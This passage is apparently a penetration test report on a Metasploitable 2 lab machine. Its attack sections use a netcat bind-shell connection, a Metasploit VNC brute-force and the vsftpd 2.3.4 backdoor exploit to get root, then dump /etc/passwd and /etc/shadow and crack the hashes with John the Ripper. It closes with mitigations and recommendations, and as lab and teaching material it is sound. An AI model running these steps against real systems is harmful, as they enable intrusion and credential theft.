PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://www.securityfocus.com/bid/48539
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
MAC Address: 08:00:27:9E:F4:6E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.97 seconds
```

- **Severity**: Critical
- **Description**: The ftp service running known vulnerability “vsftpd 2.3.4”.
- **Mitigations**:
  - Making sure all FTP servers have the most recent software versions
  - Switching from standard FTP to more secure options such as SFTP (SSH File Transfer Protocol) or FTPS (FTP Secure)
  - Limiting FTP access to essential users and specific IP addresses
  - Requiring multi-factor authentication and strong, unique passwords
  - Make sure to check FTP settings often and keep an eye on access logs for anything that seems out of the ordinary.

Exploitation

1. Exploiting Bind Shell backdoor

Upon verifying the existence of an open bind shell backdoor, I utilized Netcat to exploit it. Netcat is a computer networking tool that facilitates reading from and writing to TCP or UDP network connections. This command is designed to function as a reliable backend, whether used directly or seamlessly integrated into other scripts and programs.

I used "**nc 192.168.56.106 1524**" command to connect to the open port (tcp/1524) on the target system.

I was able to get immediate access to a shell on the target machine after connecting. With the help of this shell, I was able to take unauthorized control of the target machine by remotely executing commands. I executed a few quick commands to make sure I had access to the system and could confirm my control.

```
┌──(tharusha㉿Azrael)-[~]
└─$ sudo nc 192.168.56.106 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# hostname
metasploitable
root@metasploitable:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:9e:f4:6e
          inet addr:192.168.56.106  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe9e:f46e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:48127 errors:0 dropped:0 overruns:0 frame:0
          TX packets:43016 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7921620 (7.5 MB)  TX bytes:29872381 (28.4 MB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1687 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1687 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:777017 (758.8 KB)  TX bytes:777017 (758.8 KB)
```

```
Metasploitable [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:9e:f4:6e
          inet addr:192.168.56.106  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe9e:f46e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:37019 errors:0 dropped:0 overruns:0 frame:0
          TX packets:31204 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6130295 (5.8 MB)  TX bytes:16154141 (15.4 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1183 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1183 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:565581 (552.3 KB)  TX bytes:565581 (552.3 KB)
```

2. Exploiting VNC Server

With confirmed from both Nessus and Nmap, I used Metasploit to exploit the VNC service. Metasploit is a flexible framework that is commonly used in penetration testing to create and run exploit code against a remote target machine.

I opened the msfconsole to get Metasploit started, then I looked for modules that dealt with VNC login vulnerabilities.

```
┌──(tharusha㉿Azrael)-[~]
└─$ msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history

       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vnc_login

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/vnc/vnc_login                        normal  No     VNC Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login
```

I choose "auxiliary/scanner/vnc/vnc_login" to carry out brute-force login attempts on VNC services. This module effectively tests for weak credentials.

```
msf6 > use 0
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name             Current Setting                                                 Required  Description
   ----             ---------------                                                 --------  -----------
   ANONYMOUS_LOGIN  false                                                           yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS  false                                                           no        Try blank passwords for all users
   BRUTEFORCE_SPEED 5                                                               yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS     false                                                           no        Try each user/password couple stored in the current database
   DB_ALL_PASS      false                                                           no        Add all passwords in the current database to the list
   DB_ALL_USERS     false                                                           no        Add all users in the current database to the list
   DB_SKIP_EXISTING none                                                            no        Skip existing credentials stored in the current database (Accepted: none,
   PASSWORD                                                                         no        The password to test
   PASS_FILE        /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt no        File containing passwords, one per line
   Proxies                                                                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                                                                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
   RPORT            5900                                                            yes       The target port (TCP)
   STOP_ON_SUCCESS  false                                                           yes       Stop guessing when a credential works for a host
   THREADS          1                                                               yes       The number of concurrent threads (max one per host)
   USERNAME         <BLANK>                                                         no        A specific username to authenticate as
   USERPASS_FILE                                                                    no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS     false                                                           no        Try the username as the password for all users
   USER_FILE                                                                        no        File containing usernames, one per line
   VERBOSE          true                                                            yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

I subsequently specified the module settings by designating the target's IP address and supplying a username.

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.56.106
RHOSTS => 192.168.56.106
msf6 auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/vnc/vnc_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                                         Required  Description
   ----              ---------------                                         --------  -----------
   ANONYMOUS_LOGIN   false                                                   yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                                   no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                       yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                   no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                   no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                   no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                    no        Skip existing credentials stored in the current database (Accepted: none, u
   PASSWORD                                                                  no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing passwords, one per line
   Proxies                                                                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            192.168.56.106                                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
   RPORT             5900                                                    yes       The target port (TCP)
   STOP_ON_SUCCESS   true                                                    yes       Stop guessing when a credential works for a host
   THREADS           1                                                       yes       The number of concurrent threads (max one per host)
   USERNAME          root                                                    no        A specific username to authenticate as
   USERPASS_FILE                                                             no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                                   no        Try the username as the password for all users
   USER_FILE                                                                 no        File containing usernames, one per line
   VERBOSE           true                                                    yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

I used show options to confirm that the settings were right before using the exploit command to execute the module. By methodically attempting various password combinations, Metasploit launched a brute-force attack against the VNC service.

```
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.56.106:5900   - 192.168.56.106:5900 - Starting VNC login sweep
[!] 192.168.56.106:5900   - No active DB -- Credential data will not be saved!
[+] 192.168.56.106:5900   - 192.168.56.106:5900 - Login Successful: :password
[*] 192.168.56.106:5900   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The brute-force attack was successful. By using the login "root" and the password "password," Metasploit was able to get in. I used the vncviewer command to gain access to the target system through the VNC service after obtaining correct credentials. I was able to access the target system environment and engage with it remotely by using the password "password."

```
File  Actions  Edit  View  Help

┌──(tharusha㉿Azrael)-[~]
└─$ vncviewer 192.168.56.106
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8
```

```
TightVNC: root's X desktop (metasploitable:0)

root@metasploitable: /
root@metasploitable:/# whoami
root
root@metasploitable:/# hostname
metasploitable
root@metasploitable:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:9e:f4:6e
          inet addr:192.168.56.106  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe9e:f46e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:48781 errors:0 dropped:0 overruns:0 frame:0
          TX packets:43713 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7971832 (7.6 MB)  TX bytes:30187128 (28.7 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1781 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1781 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:824213 (804.8 KB)  TX bytes:824213 (804.8 KB)
```

3. Exploiting FTP Vulnerability

After confirming with Nmap that the FTP service was active and possibly vulnerable, I decided to use Metasploit to exploit the vsftpd 2.3.4 vulnerability.

I searched for an exploit for vsftpd 2.3.4 by using the command "search vsftpd 2.3.4" in Metasploit.

```
┌──(tharusha㉿Azrael)-[~]
└─$ msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--||  *


       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Then I select “exploit/unix/ftp/vsftpd_234_backdoor” to exploit the vulnerability.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

The only thing we needed to provide was the target IP address (RHOSTS). I configured the IP address for the target system. I used show options to confirm that the settings were right before using the run command to execute the module.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.106
RHOSTS => 192.168.56.106
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.56.106   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Upon completing the configuration, I executed the exploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.106:21 - The port used by the backdoor bind listener is already open
[+] 192.168.56.106:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.56.101:44865 → 192.168.56.106:6200) at 2024-10-08 14:39:54 -0400

whoami
root
hostname
metasploitable
```

To demonstrate the potential impact of the exploit, I accessed critical files on the system. For example, I viewed the contents of the "**/etc/passwd**" file to enumerate user accounts.

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

I viewed the contents of the "**cat /etc/shadow**" file which contains password hashes of user accounts.

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

After that I copy those hashes from terminal and paste the hashes into my created file called "shadowHASH".

```
~/Desktop/shadowHASH - Mousepad
File  Edit  Search  View  Document  Help
15 list:*:14684:0:99999:7:::
16 irc:*:14684:0:99999:7:::
17 gnats:*:14684:0:99999:7:::
18 nobody:*:14684:0:99999:7:::
19 libuuid:!:14684:0:99999:7:::
20 dhcp:*:14684:0:99999:7:::
21 syslog:*:14684:0:99999:7:::
22 klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
23 sshd:*:14684:0:99999:7:::
24 msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
25 bind:*:14685:0:99999:7:::
26 postfix:*:14685:0:99999:7:::
27 ftp:*:14685:0:99999:7:::
28 postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
29 mysql:!:14685:0:99999:7:::
30 tomcat55:*:14691:0:99999:7:::
31 distccd:*:14698:0:99999:7:::
32 user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
33 service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
34 telnetd:*:14715:0:99999:7:::
35 proftpd:!:14727:0:99999:7:::
36 statd:*:15474:0:99999:7:::
37
```

Utilizing the John the Ripper tool I decrypt the passwords for some accounts.

```
┌──(tharusha㉿Azrael)-[~/Desktop]
└─$ john shadowHASH
Created directory: /home/tharusha/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4×3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user          (user)
service       (service)
postgres      (postgres)
msfadmin      (msfadmin)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789     (klog)
batman        (sys)
Proceeding with incremental:ASCII
6g 0:00:11:27  3/3 0.008728g/s 153895p/s 153895c/s 153895C/s fyz5lj..marllet
6g 0:00:13:25  3/3 0.007453g/s 153491p/s 153491c/s 153491C/s korg131..korgl3y
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

Log in to the target machine as sys using the cracked password for sys.

```
┌──(tharusha㉿Azrael)-[~/Desktop]
└─$ telnet 192.168.56.106
Trying 192.168.56.106...
Connected to 192.168.56.106.
Escape character is '^]'.
                _                  _ _                 _                 _          ____
 _ __ ___  ___ | |_ __ _ ___ _ __ ( _ ) | __ _ _ __ ___ | |_ __ _ ___ ___ | ___|___ \
| '_ ` _ \ / _ \| __/ _` / __| '_ \| / \| |/ _` | '_ ` _ \| __/ _` / __/ __| |_ __) |
| | | | | |  __/| || (_| \__ \ |_) | | (_) | | (_| | | | | | || (_| \__ \__ \ |  / __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__,_|_| |_| |_|\__,_|___/___/ |_| |_____|
                            |_|
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: sys
Password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
sys@metasploitable:~$ whoami
sys
sys@metasploitable:~$ hostname
metasploitable
```

This exploit shows how risky it is to have open-ended services like vsftpd. It allows hackers to bypass authentication and remotely take control of the system. It highlights the importance of updating outdated services and implementing strict security measures.

Impact of Mayo Industries

These vulnerabilities put the security posture of Mayo Industries in a serious risk. If appropriate authentication is not in place and there are open ports on Mayo Industries' systems, a potential attacker could be able to gain complete and unrestricted access. This not only presents a serious risk, but it also generates serious concerns due to the possibility of extremely sensitive company data being compromised.

1) **Unauthorized access to Critical Systems**

Weak authentication methods, like not having password protection on Telnet, made it easier for attackers to get unauthorized access to critical systems.

Business Impact:

- Disruption to Operations
- Data loss or Manipulation
- Reputational Damage
- Financial Loss

2) **Remote code Execution and Full System Compromise**

The Red Team was able to take control of vital systems by exploiting flaws like the vsftpd backdoor, which allowed for remote code execution.

Business Impact:

- Full Control of the System
- Business Downtime
- Loss of Revenue

3) **Lack of Monitoring, Incident Response, and Logging**

Without logging and monitoring systems and a clear incident response plan, the Red Team's attacks were missed and the corporation couldn't respond.

Business Impact:

- Extended Breach
- Higher Recovery Expenses
- Regulatory Non-compliance

4) **Legal Liabilities and Financial Impact**

Mayo Industries is exposed to several attack vectors due to the general absence of security controls, which includes poor password policies, unpatched software, and insufficient monitoring.

Business Impact:

- Financial Losses
- Regulatory Fines
- Insurance costs

5) **Long-term Reputational Damage**

The company's reputation could be seriously impacted by the combination of the vulnerabilities found, particularly those related to data breaches and system compromise.

Business Impact:

- Loss of Trust with Partners and Customers
- Effect on the Price of Stocks

Recommendation

Mayo Industries needs to take a number of security precautions in order to fix the serious flaws that the penetration testing procedure revealed. The goals of these suggestions are to improve overall security posture while reducing the risks associated with system penetration, data breaches, and unauthorized access. The main suggestions listed below are given:

- **Implement Strong Authentication Mechanisms:** It's important to strengthen password policies across all systems to make sure we have complex passwords and require regular password changes. It's important to set up multi-factor authentication (MFA) for all sensitive services like SSH and web applications to help lower the chances of unauthorized access.
- **Managing patches and updating software:** It's important to set up a strong patch management process so that all systems, applications, and services get updated regularly with the latest security patches. This will help reduce the risk of exploitation from known vulnerabilities, like the vsftpd backdoor vulnerability.
- **Implement Intrusion Detection and Prevention Systems (IDS/IPS):** Set up an IDS/IPS solution to keep an eye on network traffic for any harmful activities and to spot any intrusion attempts. This will give immediate notifications for any suspicious activities like port scanning, brute-force attacks, and unauthorized access attempts.
- **Secure Remote Access:** Turn off unreliable remote services like Telnet and switch to safe options like SSH instead. Limit access to reliable IP addresses and make sure SSH is protected with key-based authentication.
- **Regular Penetration Tests and Security Audits:** Conduct security audits and penetration tests on a regular basis to find flaws and fix them before attackers take advantage of them. To make sure that new dangers are found as the environment changes, these tests must to be carried out on a regular basis.

Conclusion

The penetration test for Mayo Industries identified critical vulnerabilities, such as weak authentication, outdated software, and insecure remote access, enabling the Red Team to effectively breach the system. The Blue Team's assessment revealed shortcomings in monitoring, detection, and incident response, underscoring the necessity for substantial security enhancements.

Mayo Industries must establish strong password policies, conduct patch management, deploy intrusion detection systems, and create a formal incident response plan to mitigate these risks. By addressing these vulnerabilities and using the suggested security protocols, the business can markedly reduce its vulnerability to cyberattacks and secure its assets and activities.

References

[1] E. Borges, "securitytrails," securitytrails, 26 05 2020. [Online]. Available: https://securitytrails.com/blog/nmap-vulnerability-scan. [Accessed 07 10 2024].

[2] josegpac, "medium," medium, 03 09 2024. [Online]. Available: https://medium.com/@josegpach/detecting-and-exploiting-bind-shell-backdoor-on-metasploitable-2-f88ed3251a9b. [Accessed 08 10 2024].

[3] josegpac, "medium," medium, 29 08 2024. [Online]. Available: https://medium.com/@josegpach/hacking-metasploitable-2-by-exploiting-vnc-port-5900-bcf7669b06d5. [Accessed 07 10 2024].

[4] M. Shivanandhan, "freecodecamp," freecodecamp, 02 10 2020. [Online]. Available: https://www.freecodecamp.org/news/what-is-nmap-and-how-to-use-it-a-tutorial-for-the-greatest-scanning-tool-of-all-time/. [Accessed 08 10 2024].

[5] M. Buckbee, "varonis," varonis, 24 02 2022. [Online]. Available: https://www.varonis.com/blog/what-is-metasploit. [Accessed 08 10 2024].

[6] s. akıllı, "medium," medium, 05 12 2023. [Online]. Available: https://medium.com/@ssametakilli/what-is-netcat-fdeeaae36d5d. [Accessed 08 10 2024].

[7] vaddeneniybhe, "geeksforgeeks," geeksforgeeks, 11 01 2024. [Online]. Available: https://www.geeksforgeeks.org/explain-nessus-tool-in-security-testing/. [Accessed 08 10 2024].

[8] cycognito, "cycognito," cycognito, 2024. [Online]. Available: https://www.cycognito.com/glossary/maltego.php. [Accessed 09 10 2024].

[9] bugcrowd, "bugcrowd," bugcrowd, 2024. [Online]. Available: https://www.bugcrowd.com/glossary/angry-ip-scanner/. [Accessed 08 10 2024].

Appendices

Appendix A: Tools Used in Penetration Testing


- **Nmap:** Network Mapper is shortened to Nmap. It is an open-source Linux command-line utility for detecting installed applications and scanning IP addresses and ports within a network. Network administrators can use Nmap to find out which devices are connected to their network, identify open ports and services, and identify vulnerabilities [4].
- **Metasploit Framework:** The Metasploit framework is a really powerful tool that both cybercriminals and ethical hackers can use to explore vulnerabilities in networks and servers. This framework is open-source, which means it can be easily customized and is compatible with most operating systems. The pen testing team can use Metasploit to apply either pre-existing or custom code to explore a network for vulnerabilities. When we find and write down flaws, we can use that information to fix weaknesses in the system and decide which solutions to focus on first [5].
- **Netcat:** Netcat is a tool that helps with tasks like scanning data and performing read and write operations between networks on ports using TCP and UDP protocols. Basically, it's used for port scanning. The main job is to read the network. Netcat is typically utilized by the red team in cyber security, and it can lead to significant consequences if used with harmful intentions [6].
- **Nessus:** Nessus is a popular tool for scanning vulnerabilities in cyber security and security testing. Nessus is a tool created by Tenable that checks for security weaknesses in devices, applications, operating systems, cloud services, and other network resources. This is a tool for remote security scanning. It checks a computer and sends an alert if it finds any vulnerabilities that hackers might exploit to access any connected computer on a network. It runs more than 1200 checks on a computer to determine if any of these attacks could potentially break into the system or cause harm [7].
- **Maltego:** Maltego is a tool that helps gather and connect data from the internet, showing how different things are related through a node-based graph. It's really useful for open-source intelligence (OSINT) work. The platform has a graphical user interface (GUI) that lets security professionals analyze data and assists IT

